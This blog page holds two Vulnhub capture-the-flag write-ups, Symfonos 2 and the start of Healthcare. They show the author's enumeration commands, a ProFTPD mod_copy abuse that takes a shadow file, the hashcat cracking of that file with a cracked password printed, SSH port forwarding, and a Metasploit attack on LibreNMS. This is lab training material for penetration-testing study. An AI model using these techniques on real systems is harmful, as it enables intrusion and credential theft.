Sunday, 4 April 2021

Vulnhub Writeup: Symfonos 2

Vulnhub - Symfonos 2
Vulnhub - Symfonos 2


symfonos 2 login screen

Description

OSCP-like Intermediate real life based machine designed to teach the importance of understanding a vulnerability. SHOULD work for both VMware and Virtualbox.

You can download the box from vulnhub here.

Initial Scans

nmap -sn 192.168.110.0/24

Server is up on IP 192.168.110.131

sudo autorecon 192.168.110.131

Open Ports

PORT    STATE SERVICE     REASON         VERSION
21/tcp  open  ftp         syn-ack ttl 64 ProFTPD 1.3.5
22/tcp  open  ssh         syn-ack ttl 64 OpenSSH 7.4p1 Debian 10+deb9u6 (protocol 2.0)
80/tcp  open  http        syn-ack ttl 64 WebFS httpd 1.21
139/tcp open  netbios-ssn syn-ack ttl 64 Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp open  netbios-ssn syn-ack ttl 64 Samba smbd 4.5.16-Debian (workgroup: WORKGROUP)

137/udp   open          netbios-ns   udp-response        Samba nmbd netbios-ns (workgroup: WORKGROUP)
161/udp   open          snmp         udp-response        net-snmp; net-snmp SNMPv3 server

21/tcp ProFTPD 1.3.5

Anonymous & random password not working

Will come back to this later with more information.

22/tcp OpenSSH 7.4p1 Debian 10+deb9u6 (protocol 2.0)

Normal looking banner

nc 192.168.110.131 22
SSH-2.0-OpenSSH_7.4p1 Debian-10+deb9u6

SSH appears to have fail2ban or similar as an attempt at user enumeration failed half way through and then the machine refuses SSH connections.

80/tcp WebFS httpd 1.21

Odd looking http server. A few hits online, but REALLY old, 7 years old project by winny on github, one exploit from 2003 on searchsploit.

symfonos2 home page

Homepage is just an image. Quick gobuster reveals absolutely nothing!

gobuster dir -w /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt -u http://192.168.110.131

Same with directory-list-2.3-big.txt

Will come back with more information later.

139/tcp & 445/tcp & 137/udp Samba smbd 4.5.16-Debian (workgroup: WORKGROUP)

There appears to be an anonymous share to take a look at.

smbclient -L //192.168.110.131
smbmap -H 192.168.110.131 -u '' -p ''

anonymous smb share

cd /tmp
mkdir anonymous
sudo mount -t cifs //192.168.110.131/anonymous /tmp/anonymous
cd anonymous/
ls

There is a single file on the share, log.txt. It appears to be a few config files concatenated together.

This line could be interesting later if I can read the shadow file I might be able to crack a password.

root@symfonos2:~# cat /etc/shadow > /var/backups/shadow.bak

Bad users mapped to guest, handy to know for crackmapexec later (it will likely show all user/password combos as valid).

map to guest = bad user

Looks like there are home shares

[homes]
comment = Home Directories
browseable = no

Username aeolus in a couple of sections

smb here

[anonymous]
    path = /home/aeolus/share
    browseable = yes
    read only = yes
    guest ok = yes

ftp here

# Set the user and group under which the server will run.
User				aeolus
Group				aeolus

rpcclient to enumerate users

Enumeration of users with rpcclient

rpcclient

so we have aeolus, cronus and librenms in the SIDs checked. Here’s a one liner to brute force all SIDs up to 2000 on the system.

seq 0 2000 | xargs -I {} rpcclient -U '' 192.168.110.131 -N -c 'lookupsids S-1-22-1-{}' | tee sids.txt

161/udp net-snmp SNMPv3 server

onesixtyone -c /usr/share/seclists/Discovery/SNMP/snmp-onesixtyone.txt 192.168.110.131

nothing found

21/tcp ProFTPD 1.3.5 revisit

Returning to FTP


proftp command exec

looks like this might work

mod_copy

webroot confirmed at /var/www/html

testing webroot

can copy to /tmp

copy to tmp

Carrying on from there, I can copy any files the FTP anonymous user can read into the anonymous share and then read it from there.

copy to anon share

Copying the shadow.bak file that we saw earlier in the log.txt

copy shadow backup file

Copy out the usernames & password hashes in format user:hash one per line. I set my file to LF line endings as sometimes this seems to matter for hashcat even on Windows.

Cracking…

.\hashcat.exe -d 1 -m 1800 -a 0 -O --username symphonos.hashes .\wordlists\rockyou.txt

Let it run, then show results.

.\hashcat.exe -d 1 -m 1800 -a 0 -O --username symphonos.hashes .\wordlists\rockyou.txt --show
aeolus:$6$dgjUjE.Y$G.dJZCM8.zKmJc9t4iiK9d723/bQ5kE1ux7ucBoAgOsTbaKmp.0iCljaobCntN3nCxsk4DLMy0qTn8ODPlmLG.:sergioteamo

cracking in hashcat


We’re in

ssh login


Apache & MySQL listening on localhost:8080

apache ports

apache local test

apache process

I can forward the internally listening port to my local machine using SSH port forwarding. Once this is done, I can access the librenms page at http://127.0.0.1:8081

ssh -L 8081:127.0.0.1:8080 aeolus@symfonos2

The login for librenms is the same user and password combo for the aeolus user.


Working Metasploit Module

metasploit module

metasploit running


Once we have a shell as the cronus user, it’s a simple sudo command which can be run to get root. Cronus can run mysql as root, so it’s a simple escallation from here.
Written with StackEdit.

Sunday, 28 March 2021

Vulnhub Writeup: Healthcare

Vulnhub - Healthcare Writeup

Vulnhub - Healthcare

boot screen

Description

Level: Intermediate

Description:This machine was developed to train the student to think according to the OSCP methodology. Pay attention to each step, because if you lose something you will not reach the goal: to become root in the system.

It is boot2root, tested on VirtualBox (but works on VMWare) and has two flags: user.txt and root.txt.

You can download the box from Vulnhub here.

Initial Scans

nmap -sn 192.168.110.0/24

Server is up on IP 192.168.110.132

sudo autorecon 192.168.110.132

Ports & Services

21/tcp open ProFTPD 1.3.3d
80/tcp open Apache httpd 2.2.17 ((PCLinuxOS 2011/PREFORK-1pclos2011))

Strange looking OS!

21/tcp open ProFTPD 1.3.3d

Anonymous login requires a password, hydra not working on initial try

80/tcp open Apache httpd 2.2.17


Always use a big wordlist if you can’t find anything! In this case the only wordlist with the relevant webapp included is directory-list-2.3-big.txt. After running this we find /openemr/ is available.

gobuster dir -w /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-big.txt -u http://192.168.110.132 -f

gobuster results


/openemr/

openemr home page

After completing this box, I found that the intended route is a SQL injection at http://192.168.110.132/openemr/interface/login/validateUser.php. Apparently this guide will help with the SQLi


Before I finished the box, I ran a gobuster scan on the /openemr/ folder and found some interesting files. I’m blacklisting 403 responses sice all CGI files return a 403 regardless of if they exist or not.

gobuster dir -w /usr/share/seclists/Discovery/Web-Content/raft-medium-files-lowercase.txt -u http://192.168.110.132/openemr --status-codes-blacklist 403,404

gobuster openemr


setup.php looks interesting

openemr setup

